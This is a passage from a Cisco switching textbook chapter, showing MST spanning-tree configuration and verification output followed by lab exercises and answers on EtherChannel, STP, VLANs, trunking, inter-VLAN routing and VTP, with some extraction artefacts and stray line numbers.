| Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1260 |
| Distro2(config-if)#interface Ethernet3/3                               | 1261 |
| Distro2(config-if)#spanning-tree mst 2 port-priority 64                | 1262 |

1263 **Access1 Configuration**

```

1264 Access1(config)#spanning-tree mst configuration
1265 Access1(config-mst)#name Southeast_Region
1266 Access1(config-mst)#revision 10
1267 Access1(config-mst)#instance 1 vlan 10, 100, 500
1268 Access1(config-mst)#instance 2 vlan 20, 200, 600
1269 Access1(config-mst)#exit
1270 Access1(config)#spanning-tree mode mst
1271 Access1(config)#vlan 10,20,100,200,500,600
1272 Access1(config-vlan)#interface range Ethernet0/0 - 3
1273 Access1(config-if-range)#switchport trunk encapsulation dot1q
1274 Access1(config-if-range)#switchport mode trunk
1275 Access1(config-if-range)#switchport trunk allowed vlan 10,20,100,200,500,600

```

1276 The STP chooses the best path (root port) in this order:

- 1277 • The path cost
- 1278 • The bridge ID of the forwarding switch
- 1279 • The lowest port priority
- 1280 • The lowest internal port number

1281 If we want Access1 to forward traffic to VLANs 20, 200, and 600 through interface Ethernet0/3, then we  
 1282 can lower the cost on that port so STP will choose this path:

```

1283 Access1(config-if-range)#interface Ethernet0/2
1284 Access1(config-if)#spanning-tree mst 2 cost 200000
1285 Access1(config-if)#exit
1286 Access1(config)#interface Ethernet0/3
1287 Access1(config-if)#spanning-tree mst 2 cost 100000

```

1288 **Access2 Configuration**

```

1289 Access2(config)#spanning-tree mst configuration
1290 Access2(config-mst)#name Southeast_Region
1291 Access2(config-mst)#revision 10
1292 Access2(config-mst)#instance 1 vlan 10, 100, 500
1293 Access2(config-mst)#instance 2 vlan 20, 200, 600
1294 Access2(config-mst)#exit
1295 Access2(config)#spanning-tree mode mst
1296 Access2(config)#vlan 10,20,100,200,500,600
1297 Access2(config-vlan)#interface range Ethernet0/0 - 3
1298 Access2(config-if-range)#switchport trunk encapsulation dot1q
1299 Access2(config-if-range)#switchport mode trunk
1300 Access2(config-if-range)#switchport trunk allowed vlan 10,20,100,200,500,600

```

Use the **show spanning-tree mst configuration** and **show spanning-tree mst** commands to display relevant information related to MST. It is recommended to review the topology every time the configuration is changed.

Let's verify the Distro1 switch is the root bridge for data VLANs 10, 100, and 500 and verify that the spanning tree forwarding path matches as per the path in the diagram:

```
Distro1#show spanning-tree mst 1
```

```
MST1 vlans mapped: 10,100,500
Bridge address aabb.cc00.0100 priority 24577 (24576 sysid 1)
Root this switch for MST1
```

| Interface | Role | Sts | Cost    | Prio.Nbr | Type |
|-----------|------|-----|---------|----------|------|
| Et0/0     | Desg | FWD | 2000000 | 128.1    | Shr  |
| Et0/1     | Desg | FWD | 2000000 | 128.2    | Shr  |
| Et3/2     | Desg | FWD | 2000000 | 128.15   | Shr  |
| Et3/3     | Desg | FWD | 2000000 | 128.16   | Shr  |

```
Distro1#show spanning-tree mst configuration
```

```
Name [Southeast_Region]
```

```
Revision 10 Instances configured 3
```

```
Instance Vlans mapped
```

```

```

```
0 1-9,11-19,21-99,101-199,201-499,501-599,601-4094
```

```
1 10,100,500
```

```
2 20,200,600
```

```

```

The **show spanning-tree mst configuration** command shows that instance 1 is mapped to VLANs 10, 100, and 500. Instance 2 is mapped to VLANs 20, 200, and 600:

```
Distro2#show spanning-tree mst 2
```

```
MST2 vlans mapped: 20,200,600
```

```
Bridge address aabb.cc00.0200 priority 24578 (24576 sysid 2)
```

```
Root this switch for MST2
```

| Interface | Role | Sts | Cost    | Prio.Nbr | Type |
|-----------|------|-----|---------|----------|------|
| Et0/0     | Desg | FWD | 2000000 | 128.1    | Shr  |
| Et0/1     | Desg | FWD | 2000000 | 128.2    | Shr  |
| Et3/2     | Desg | FWD | 2000000 | 128.15   | Shr  |
| Et3/3     | Desg | FWD | 2000000 | 64.16    | Shr  |

1337 You can see from the output of the **show spanning-tree mst 2** command that Distro2 is the root switch  
 1338 for MST instance 2 or MST2. You can view interface-specific information by using the **show spanning-tree**  
 1339 **mst interface** (interface) command:

1340 Distro2#show spanning-tree mst interface ethernet3/2

```
1341 Ethernet3/2 of MST0 is root forwarding
1342 Edge port: no (default) port guard : none (default)
1343 Link type: shared (auto) bpdu filter: disable (default)
1344 Boundary : internal bpdu guard : disable (default)
1345 Bpdus sent 734, received 729
```

```
1346 Instance Role Sts Cost Prio.Nbr Vlans mapped
1347 -----
1348 0 Root FWD 2000000 128.15 1-9,11-19,21-99,101-199,201-499,501-599
1349 601-4094
1350 1 Root FWD 2000000 128.15 10,100,500
1351 2 Desg FWD 2000000 128.15 20,200,600
```

1352 You can see information such as the role of the port for each MST instance. You can also see the VLANs  
 1353 mapped to a particular MST instance:

1354 Access1#show spanning-tree mst 2

```
1355 ##### MST2 vlans mapped: 20,200,600
1356 Bridge address aabb.cc00.0300 priority 32770 (32768 sysid 2)
1357 Root address aabb.cc00.0200 priority 24578 (24576 sysid 2)
1358 port Et0/3 cost 600000 rem hops 18
```

```
1359 Interface Role Sts Cost Prio.Nbr Type
1360 -----
1361 Et0/0 Desg FWD 2000000 128.1 Shr
1362 Et0/1 Altn BLK 2000000 128.2 Shr
1363 Et0/2 Altn BLK 2000000 128.3 Shr
1364 Et0/3 Root FWD 100000 128.4 Shr
```

1365 We configured Access1 to forward traffic to VLANs 20, 200, and 600 through interface Ethernet0/3, and  
 1366 we can see that it is the root port for instance 2.

---

1367 ■ **Note** A root port forwards traffic and has the lowest path cost to the root switch; a designated port  
 1368 forwards traffic and is a loop-free connection to the other switch in the LAN; an alternate port is a redundant  
 1369 path to the root switch and does not forward traffic; and a port in a blocking state does not forward traffic and  
 1370 has redundant paths to other switches in the LAN.

---

## Summary

This chapter introduced the Cisco IOS software, including how to access a Cisco device. Switching concepts were also discussed, including EtherChannels and STP, RSTP, and BPDUs. Remember that EtherChannel allows you to add redundancy in your switched network. The two modes of EtherChannel are LACP and PAgP. Table 5-6 is a summary of the EtherChannel modes LACP and PAgP.

**Table 5-6.** EtherChannel Modes

| Mode    | Packets Transmitted |     | Description                                                          |
|---------|---------------------|-----|----------------------------------------------------------------------|
| LACP    | PAgP                |     |                                                                      |
| Passive | Auto                | Yes | In this mode, the switch waits for packets to negotiate a channel.   |
| Active  | Desirable           | Yes | In this mode, the switch actively sends a request to form a channel. |
| On      | On                  | No  | All ports channel without using PAgP and LACP.                       |


This chapter also covered the configuration of VLANs, trunking between switches, routing between VLANs, VTP configuration, and MSTP. Remember that VLANs can be used to separate broadcast domains into smaller domains and to add security. VLANs are local to each switch's database, and only trunk links allow for VLAN information to pass between switches. Trunks allow for multiple VLANs to travel across a single port on a switch or router. The most widely used trunking protocol is IEEE 802.1Q. VLANs cannot communicate with other VLANs unless a router is in between them. Routers can be configured with subinterfaces, allowing VLANs to communicate with other VLANs. VTP is a protocol configured on Cisco switches to maintain the VLAN database between switches. VTP can be configured with security by creating a password that each switch must have to communicate with the switch configured as the VTP server.

## Exercises

This section provides exercises to reinforce what is covered in this chapter.

### EXERCISE 1: ETHERCHANNEL LACP

Company ABC would like to enable redundancy on the backbone interfaces between two core switches. Enable EtherChannel using LACP. Create VLAN 100 on interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2. Use Figure 5-16 for this exercise.




**Figure 5-16.** LACP diagram

## EXERCISE 2: ETHERCHANNEL PAGP

1391

1392 Company ABC would like to enable redundancy on the backbone interfaces between two core switches.  
 1393 Enable EtherChannel using PAGP. Use the IP subnet 192.168.2.0/30 noted in Figure 5-17 for the port  
 1394 channel interfaces on IOU1 and IOU2. Configure interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2 to  
 1395 support the port channel.




**Figure 5-17.** PAGP diagram

## EXERCISE 3: SPANNING TREE

1396


1397 Company ABC needs to set up spanning tree in its switched network. Using the following diagram,  
 1398 enable the Spanning Tree Protocol on all switches. Configure interfaces E0/0 and E0/1 to support STP on  
 1399 IOU1, IOU2, IOU3, IOU4, and IOU5. If switch IOU5 is not the root switch, force this switch to become the  
 1400 root switch. Figure 5-18 should be used for this exercise.



**Figure 5-18.** STP diagram

## EXERCISE 4: VLAN AND TRUNKING

Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected to the HR VLAN. Using the following diagram and information, set up the VLANs on each switch and trunking on the interfaces connecting the switches. Use Figure 5-19 for this exercise.



**Figure 5-19.** VLAN trunk diagram

The following information should be configured on the devices:

```

IOU1
HR
Interface Ethernet0/0.100
IP address: 192.168.1.11 255.255.255.240

Sales
Interface Ethernet0/0.200
IP address: 192.168.2.11 255.255.255.240

Voice
Interface Ethernet0/0.800
IP address: 192.168.3.27 255.255.255.224

IOU2
HR
VLAN 100
IP address: 192.168.1.0 255.255.255.240
VLAN IP: 192.168.1.12

```

```

1421 Sales
1422 VLAN 200
1423 IP address: 192.168.2.0 255.255.255.240
1424 VLAN IP: 192.168.2.12

1425 Voice VLAN 800
1426 IP address: 192.168.3.0 255.255.255.224
1427 VLAN IP: 192.168.3.28

1428 IOU3
1429 HR
1430 VLAN 100
1431 IP address: 192.168.1.0 255.255.255.240
1432 VLAN IP: 192.168.1.13

1433 Sales
1434 VLAN 200
1435 IP address: 192.168.2.0 255.255.255.240
1436 VLAN IP: 192.168.2.13

1437 Voice VLAN 800
1438 IP address: 192.168.3.0 255.255.255.224
1439 VLAN IP: 192.168.3.29

1440 IOU4
1441 HR
1442 VLAN 100
1443 IP address: 192.168.1.0 255.255.255.240
1444 VLAN IP: 192.168.1.14

1445 Sales
1446 VLAN 200
1447 IP address: 192.168.2.0 255.255.255.240
1448 VLAN IP: 192.168.2.14

1449 Voice VLAN 800
1450 IP address: 192.168.3.0 255.255.255.224
1451 VLAN IP: 192.168.3.30

```

---


### EXERCISE 5: ROUTING VLANS

```

1452
1453 Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected
1454 to the HR VLAN. Using the following diagram and information, set up the VLANs on each switch and
1455 subinterfaces on the router connecting the two switches. Figure 5-20 should be used for this exercise.

```





**Figure 5-20.** Routed VLAN diagram

The following information should be configured on the devices:

|                                         |      |
|-----------------------------------------|------|
| IOU1                                    | 1456 |
| HR                                      | 1457 |
| Interface Ethernet0/0.100               | 1458 |
| IP address: 172.16.1.12 255.255.255.240 | 1459 |
|                                         | 1460 |
| Sales                                   | 1461 |
| Interface Ethernet0/0.200               | 1462 |
| IP address: 172.16.2.12 255.255.255.240 | 1463 |
|                                         | 1464 |
| Voice                                   | 1464 |
| Interface Ethernet0/0.800               | 1465 |
| IP address: 172.16.3.28 255.255.255.224 | 1466 |
|                                         | 1467 |
| IOU2                                    | 1467 |
| HR                                      | 1468 |
| VLAN 100                                | 1469 |
| IP address: 172.16.1.0 255.255.255.240  | 1470 |
| VLAN IP: 172.16.1.13                    | 1471 |
|                                         | 1472 |
| Sales                                   | 1472 |
| VLAN 200                                | 1473 |
| IP address: 172.16.2.0 255.255.255.240  | 1474 |
| VLAN IP: 172.16.2.13                    | 1475 |
| Voice VLAN 800                          | 1476 |
| IP address: 172.16.3.0 255.255.255.224  | 1477 |

```

1478 VLAN IP: 172.16.3.29
1479 IOU3
1480 HR
1481 VLAN 100
1482 IP address: 172.16.1.0 255.255.255.240
1483 VLAN IP: 172.16.1.14

1484 Sales
1485 VLAN 200
1486 IP address: 172.16.2.0 255.255.255.240
1487 VLAN IP: 172.16.2.14

1488 Voice VLAN 800
1489 IP address: 172.16.3.0 255.255.255.224
1490 VLAN IP: 172.16.3.30

```

---

## EXERCISE 6: VTP

```


1491
1492 Company ABC needs to set up VTP to allow the entire VLAN database to be synchronized between all
1493 switches. IOU1 will be the server. Verify by typing show vtp status on each switch in the topology. Use
1494 the following diagram to complete the exercise. The switch to switch links should be trunks allowing
1495 each VLAN to communicate. Use Figure 5-21 to complete this exercise.

1496 VLAN 100 HR Data Vlan
1497 IP: 192.168.1.0/28
1498 IOU1: 192.168.1.11
1499 IOU2: 192.168.1.12
1500 IOU3: 192.168.1.13
1501 IOU3: 192.168.1.14

1502 VLAN 200 Sales Data VLAN
1503 IP: 192.168.1.16/28
1504 IOU1: 192.168.1.27
1505 IOU2: 192.168.1.28
1506 IOU3: 192.168.1.29
1507 IOU3: 192.168.1.30

1508 VLAN 800 Voice VLAN
1509 IP: 192.168.2.0/27
1510 IOU1: 192.168.2.27
1511 IOU2: 192.168.2.28
1512 IOU3: 192.168.2.29
1513 IOU3: 192.168.2.30

```



this figure will be printed in b/w

Figure 5-21. VTP diagram

VTP Domain **ABC**  
 VTP Password **En@b13**

1514  
 1515

## Exercise Answers

This section provides the answers to the preceding exercises.

1516  
 1517

### Exercise 1

Company ABC would like to enable redundancy on the backbone interfaces between two core switches. Enable EtherChannel using LACP. Create VLAN 100 on interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2. Use Figure 5-22 to review the answer for the exercise.

1518  
 1519  
 1520  
 1521

AU9




Figure 5-22. EtherChannel answer diagram

this figure will be printed in b/w

## 1522 IOU1

```

1523 IOU1#configure terminal
1524 IOU1(config)# interface range ethernet0/0 - 2
1525 IOU1(config-if-range)# switchport mode access
1526 IOU1(config-if-range)# switchport access vlan 100
1527 IOU1(config-if-range)# channel-protocol lacp
1528 IOU1(config-if-range)# channel-group 1 mode active

```

## 1529 IOU2

```

1530 IOU2#configure terminal
1531 IOU2(config)# interface range ethernet0/0 -2
1532 IOU2(config-if-range)# switchport mode access
1533 IOU2(config-if-range)# switchport access vlan 100
1534 IOU2(config-if-range)# channel-protocol lacp
1535 IOU2(config-if-range)# channel-group 1 mode passive

```

## 1536 Exercise 2

1537 Company ABC would like to enable redundancy on the backbone interfaces between two core switches.  
 1538 Enable EtherChannel using PAgP. Use the IP subnet 192.168.2.0/30 for port channel interfaces on IOU1 and IOU2.  
 1539 IOU2. Configure interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2 to support the port channel.  
 1540 Use Figure 5-23 to review the answer for the exercise.




Figure 5-23. EtherChannel PAgP answer diagram

## 1541 IOU1

```

1542 IOU1#configure terminal
1543 IOU1(config)# interface port-channel 1
1544 IOU1(config-if)# no switchport
1545 IOU1(config-if)# ip address 192.168.2.1 255.255.255.0
1546 IOU1(config-if)# interface range ethernet0/0 - 2
1547 IOU1(config-if-range) # no switchport
1548 IOU1(config-if-range)# no ip address
1549 IOU1(config-if-range)# channel-group 1 mode desirable

```

## IOU2

1550

```

IOU2#configure terminal 1551
IOU2(config)# interface port-channel 1 1552
IOU2(config-if)# no switchport 1553
IOU2(config-if)# ip address 192.168.2.2 255.255.255.0 1554
IOU2(config-if)# interface range ethernet0/0 - 2 1555
IOU2(config-if-range)# no switchport 1556
IOU2(config-if-range)# no ip address 1557
IOU2(config-if-range)# channel-group 1 mode auto 1558

```

## Exercise 3

1559

Company ABC needs to set up spanning tree in its switched network. Using the following diagram, enable the Spanning Tree Protocol on all switches. Configure interfaces E0/0 and E0/1 to support STP on IOU1, IOU2, IOU3, IOU4, and IOU5. If switch IOU5 is not the root switch, force this switch to become the root switch. Use Figure 5-24 to review the answer for the exercise.

1560

1561

1562

1563




Figure 5-24. STP answer diagram

## IOU1

1564

```

configure terminal 1565
spanning-tree mode rapid-pvst 1566
interface range e0/0 - 1 1567
spanning-tree portfast 1568

```

1569 **IOU2**

```
1570 configure terminal
1571 spanning-tree mode rapid-pvst
1572 interface range e0/0 - 1
1573 spanning-tree portfast
```

1574 **IOU3**

```
1575 configure terminal
1576 spanning-tree mode rapid-pvst
1577 interface range e0/0 - 1
1578 spanning-tree portfast
```

1579 **IOU4**

```
1580 configure terminal
1581 spanning-tree mode rapid-pvst
1582 interface range e0/0 - 1
1583 spanning-tree portfast
```

1584 **IOU5**

```
1585 configure terminal
1586 spanning-tree mode rapid-pvst
1587 interface range e0/0 - 1
1588 spanning-tree portfast
```


1589       Configure IOU5 as the root switch:

1590 **IOU5**

```
1591 configure terminal
1592 spanning-tree vlan 1 root primary
```

1593 **Exercise 4**

1594 Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected to  
1595 the HR VLAN. Set up the VLANs on each switch and trunking on the interfaces connecting the switches. Use  
1596 Figure 5-25 to review the answer to exercise 4.



this figure will be printed in b/w

**Figure 5-25.** VLAN trunk answer diagram

The following is the configuration for each device:

1597

## IOU1

1598

```

IOU1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
IOU1(config)#interface vlan 100
IOU1(config-if)#ip address 192.168.1.11 255.255.255.240
IOU1(config-if)#desc HR Data VLAN
IOU1(config-if)#interface vlan 200
IOU1(config-if)#ip address 192.168.2.11 255.255.255.240
IOU1(config-if)#desc Sales Data VLAN
IOU1(config-if)#interface vlan 800
IOU1(config-if)#ip address 192.168.3.27 255.255.255.224
IOU1(config-if)#desc Voice VLAN
IOU1(config-if)#int e0/0
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport trunk allowed vlan 100,200,800
IOU1(config-if)#int e0/1
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport trunk allowed vlan 100,200,800
IOU1(config-if)#int e0/2

```

1599

1600

1601

1602

1603

1604

1605

1606

1607

1608

1609

1610

1611

1612

1613

1614

1615

1616

1617

1618

```
1619 IOU1(config-if)#switchport access vlan 100
1620 IOU1(config-if)#switchport voice vlan 800
1621 IOU1(config-if)#int e0/3
1622 IOU1(config-if)#switchport access vlan 200
```

## 1623 IOU2

```
1624 IOU2#configure terminal
1625 Enter configuration commands, one per line. End with CNTL/Z.
1626 IOU2(config)#interface vlan 100
1627 IOU2(config-if)#ip address 192.168.1.12 255.255.255.240
1628 IOU2(config-if)#desc HR Data VLAN
1629 IOU2(config-if)#interface vlan 200
1630 IOU2(config-if)#ip address 192.168.2.12 255.255.255.240
1631 IOU2(config-if)#desc Sales Data VLAN
1632 IOU2(config-if)#interface vlan 800
1633 IOU2(config-if)#ip address 192.168.3.28 255.255.255.224
1634 IOU2(config-if)#desc Voice VLAN
1635 IOU2(config-if)#int e0/0
1636 IOU2(config-if)#switchport mode trunk
1637 IOU2(config-if)#switchport trunk encapsulation dot1q
1638 IOU2(config-if)#switchport trunk allowed vlan 100,200,800
1639 IOU2(config-if)#int e0/1
1640 IOU2(config-if)#switchport mode trunk
1641 IOU2(config-if)#switchport trunk encapsulation dot1q
1642 IOU2(config-if)#switchport trunk allowed vlan 100,200,800
1643 IOU2(config-if)#int e0/2
1644 IOU2(config-if)#switchport access vlan 100
1645 IOU2(config-if)#switchport voice vlan 800
1646 IOU2(config-if)#int e0/3
1647 IOU2(config-if)#switchport access vlan 200
```

## 1648 IOU3

```
1649 IOU3#configure terminal
1650 Enter configuration commands, one per line. End with CNTL/Z.
1651 IOU3(config)#interface vlan 100
1652 IOU3(config-if)#ip address 192.168.1.13 255.255.255.240
1653 IOU3(config-if)#desc HR Data VLAN
1654 IOU3(config-if)#interface vlan 200
1655 IOU3(config-if)#ip address 192.168.2.13 255.255.255.240
1656 IOU3(config-if)#desc Sales Data VLAN
1657 IOU3(config-if)#interface vlan 800
1658 IOU3(config-if)#ip address 192.168.3.29 255.255.255.224
1659 IOU3(config-if)#desc Voice VLAN
1660 IOU3(config-if)#int e0/0
1661 IOU3(config-if)#switchport mode trunk
1662 IOU3(config-if)#switchport trunk encapsulation dot1q
1663 IOU3(config-if)#switchport trunk allowed vlan 100,200,800
```



```

IOU3(config-if)#int e0/1 1664
IOU3(config-if)#switchport mode trunk 1665
IOU3(config-if)#switchport trunk encapsulation dot1q 1666
IOU3(config-if)#switchport trunk allowed vlan 100,200,800 1667
IOU3(config-if)#int e0/2 1668
IOU3(config-if)#switchport access vlan 100 1669
IOU3(config-if)#switchport voice vlan 800 1670
IOU3(config-if)#int e0/3 1671
IOU3(config-if)#switchport access vlan 200 1672

```

## IOU4 1673

```

IOU4#configure terminal 1674
Enter configuration commands, one per line. End with CNTL/Z. 1675
IOU4(config)#interface vlan 100 1676
IOU4(config-if)#ip address 192.168.1.14 255.255.255.240 1677
IOU4(config-if)#desc HR Data VLAN 1678
IOU4(config-if)#interface vlan 200 1679
IOU4(config-if)#ip address 192.168.2.14 255.255.255.240 1680
IOU4(config-if)#desc Sales Data VLAN 1681
IOU4(config-if)#interface vlan 800 1682
IOU4(config-if)#ip address 192.168.3.30 255.255.255.224 1683
IOU4(config-if)#desc Voice VLAN 1684
IOU4(config-if)#int e0/0 1685
IOU4(config-if)#switchport mode trunk 1686
IOU4(config-if)#switchport trunk encapsulation dot1q 1687
IOU4(config-if)#switchport trunk allowed vlan 100,200,800 1688
IOU4(config-if)#int e0/1 1689
IOU4(config-if)#switchport mode trunk 1690
IOU4(config-if)#switchport trunk encapsulation dot1q 1691
IOU4(config-if)#switchport trunk allowed vlan 100,200,800 1692
IOU4(config-if)#int e0/2 1693
IOU4(config-if)#switchport access vlan 100 1694
IOU4(config-if)#switchport voice vlan 800 1695
IOU4(config-if)#int e0/3 1696
IOU4(config-if)#switchport access vlan 200 1697

```

Now let's verify connectivity between the switches: 1698

```
IOU1#ping 192.168.1.14 1699
```

```

Type escape sequence to abort. 1700
Sending 5, 100-byte ICMP Echos to 192.168.1.14, timeout is 2 seconds: 1701
.!!!! 1702
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/16/52 ms 1703
IOU1#ping 192.168.1.11 1704

```

```

Type escape sequence to abort. 1705
Sending 5, 100-byte ICMP Echos to 192.168.1.11, timeout is 2 seconds: 1706
!!!!! 1707

```

```
1708 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/16/56 ms
1709 IOU1#ping 192.168.1.12

1710 Type escape sequence to abort.
1711 Sending 5, 100-byte ICMP Echos to 192.168.1.12, timeout is 2 seconds:
1712 .!!!!
1713 Success rate is 80 percent (4/5), round-trip min/avg/max = 4/5/8 ms
1714 IOU1#ping 192.168.1.13

1715 Type escape sequence to abort.
1716 Sending 5, 100-byte ICMP Echos to 192.168.1.13, timeout is 2 seconds:
1717 .!!!!
1718 Success rate is 80 percent (4/5), round-trip min/avg/max = 1/4/8 ms
```

### 1719 Exercise 5

1720 Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected  
1721 to the HR VLAN. Set up the VLANs on each switch, as well as the subinterfaces on the router connecting the  
1722 two switches. Use Figure 5-26 to review the answer to exercise 5.

this figure will be printed in b/w




Figure 5-26. Routed VLAN answer diagram

1723 The following is the configuration for each device:

|                                                              |      |
|--------------------------------------------------------------|------|
| <b>IOU1</b>                                                  | 1724 |
| IOU1#configure terminal                                      | 1725 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1726 |
| IOU1(config)#int e0/0                                        | 1727 |
| IOU1(config-if)#Interface Ethernet0/0.100                    | 1728 |
| IOU1(config-subif)#encapsulation dot1q 100                   | 1729 |
| IOU1(config-subif)#description HR                            | 1730 |
| IOU1(config-subif)#IP address 172.16.1.12 255.255.255.240    | 1731 |
| IOU1(config-subif)#Interface Ethernet0/0.200                 | 1732 |
| IOU1(config-subif)#encapsulation dot1q 200                   | 1733 |
| IOU1(config-subif)#description Sales                         | 1734 |
| IOU1(config-subif)#IP address 172.16.2.12 255.255.255.240    | 1735 |
| IOU1(config-subif)#Interface Ethernet0/0.800                 | 1736 |
| IOU1(config-subif)#encapsulation dot1q 800                   | 1737 |
| IOU1(config-subif)#description Voice                         | 1738 |
| IOU1(config-subif)#IP address 172.16.3.28 255.255.255.224    | 1739 |
| <br>                                                         |      |
| <b>IOU2</b>                                                  | 1740 |
| IOU2#configure terminal                                      | 1741 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1742 |
| IOU2(config)#interface vlan 100                              | 1743 |
| IOU2(config-if)#ip address 172.16.1.13 255.255.255.240       | 1744 |
| IOU2(config-if)#desc HR Data VLAN                            | 1745 |
| IOU2(config-if)#interface vlan 200                           | 1746 |
| IOU2(config-if)#ip address 172.16.2.13 255.255.255.240       | 1747 |
| IOU2(config-if)#desc Sales Data VLAN                         | 1748 |
| IOU2(config-if)#interface vlan 800                           | 1749 |
| IOU2(config-if)#ip address 172.16.3.29 255.255.255.224       | 1750 |
| IOU2(config-if)#desc Voice VLAN                              | 1751 |
| IOU2(config-if)#int e0/0                                     | 1752 |
| IOU2(config-if)#switchport mode trunk                        | 1753 |
| IOU2(config-if)#switchport trunk encapsulation dot1q         | 1754 |
| IOU2(config-if)#switchport trunk allowed vlan 100,200,800    | 1755 |
| IOU2(config-if)#int e0/1                                     | 1756 |
| IOU2(config-if)#switchport access vlan 100                   | 1757 |
| IOU2(config-if)#switchport voice vlan 800                    | 1758 |
| IOU2(config-if)#int e0/2                                     | 1759 |
| IOU2(config-if)#switchport access vlan 200                   | 1760 |
| <br>                                                         |      |
| <b>IOU3</b>                                                  | 1761 |
| IOU3#configure terminal                                      | 1762 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1763 |
| IOU3(config)#interface vlan 100                              | 1764 |
| IOU3(config-if)#ip address 172.16.1.14 255.255.255.240       | 1765 |
| IOU3(config-if)#desc HR Data VLAN                            | 1766 |
| IOU3(config-if)#interface vlan 200                           | 1767 |

```

1768 IOU3(config-if)#ip address 172.16.2.14 255.255.255.240
1769 IOU3(config-if)#desc Sales Data VLAN
1770 IOU3(config-if)#interface vlan 800
1771 IOU3(config-if)#ip address 172.16.3.30 255.255.255.224
1772 IOU3(config-if)#desc Voice VLAN
1773 IOU3(config-if)#int e0/0
1774 IOU3(config-if)#switchport mode trunk
1775 IOU3(config-if)#switchport trunk encapsulation dot1q
1776 IOU3(config-if)#switchport trunk allowed vlan 100,200,800
1777 IOU3(config-if)#int e0/1
1778 IOU3(config-if)#switchport access vlan 100
1779 IOU3(config-if)#switchport voice vlan 800
1780 IOU3(config-if)#int e0/2
1781 IOU3(config-if)#switchport access vlan 200

```

1782 **Exercise 6**

1783 Company ABC needs to set up VTP to allow the entire VLAN database to be synchronized between all  
 1784 switches. IOU1 will be the server. Verify by typing show vtp status on each switch in the topology. Use  
 1785 Figure 5-27 to review the answer to exercise 6.

this figure will be printed in b/w




Figure 5-27. VTP answer diagram

```

1786 VTP Domain ABC
1787 VTP Password En@b13

```

1788 The following is the configuration for each device:

|                                                              |      |
|--------------------------------------------------------------|------|
| <b>IOU1</b>                                                  | 1789 |
| IOU1#configure terminal                                      | 1790 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1791 |
| IOU1(config)#interface vlan 100                              | 1792 |
| IOU1(config-if)#ip address 192.168.1.11 255.255.255.240      | 1793 |
| IOU1(config-if)#desc HR Data VLAN                            | 1794 |
| IOU1(config-if)#interface vlan 200                           | 1795 |
| IOU1(config-if)#ip address 192.168.1.27 255.255.255.240      | 1796 |
| IOU1(config-if)#desc Sales Data VLAN                         | 1797 |
| IOU1(config-if)#interface vlan 800                           | 1798 |
| IOU1(config-if)#ip address 192.168.3.27 255.255.255.224      | 1799 |
| IOU1(config-if)#desc Voice VLAN                              | 1800 |
| IOU1(config-if)#int e0/0                                     | 1801 |
| IOU1(config-if)#switchport mode trunk                        | 1802 |
| IOU1(config-if)#switchport trunk encapsulation dot1q         | 1803 |
| IOU1(config-if)#switchport trunk allowed vlan 100,200,800    | 1804 |
| IOU1(config-if)# int e0/1                                    | 1805 |
| IOU1(config-if)#switchport mode trunk                        | 1806 |
| IOU1(config-if)#switchport trunk encapsulation dot1q         | 1807 |
| IOU1(config-if)#switchport trunk allowed vlan 100,200,800    | 1808 |
| IOU1(config-if)#int e0/2                                     | 1809 |
| IOU1(config-if)#switchport access vlan 100                   | 1810 |
| IOU1(config-if)#switchport voice vlan 800                    | 1811 |
| IOU1(config-if)#int e0/3                                     | 1812 |
| IOU1(config-if)#switchport access vlan 200                   | 1813 |
| IOU1(config-if)#vtp mode server                              | 1814 |
| Device mode already VTP Server for VLANS.                    | 1815 |
| IOU1(config)#vtp domain ABC                                  | 1816 |
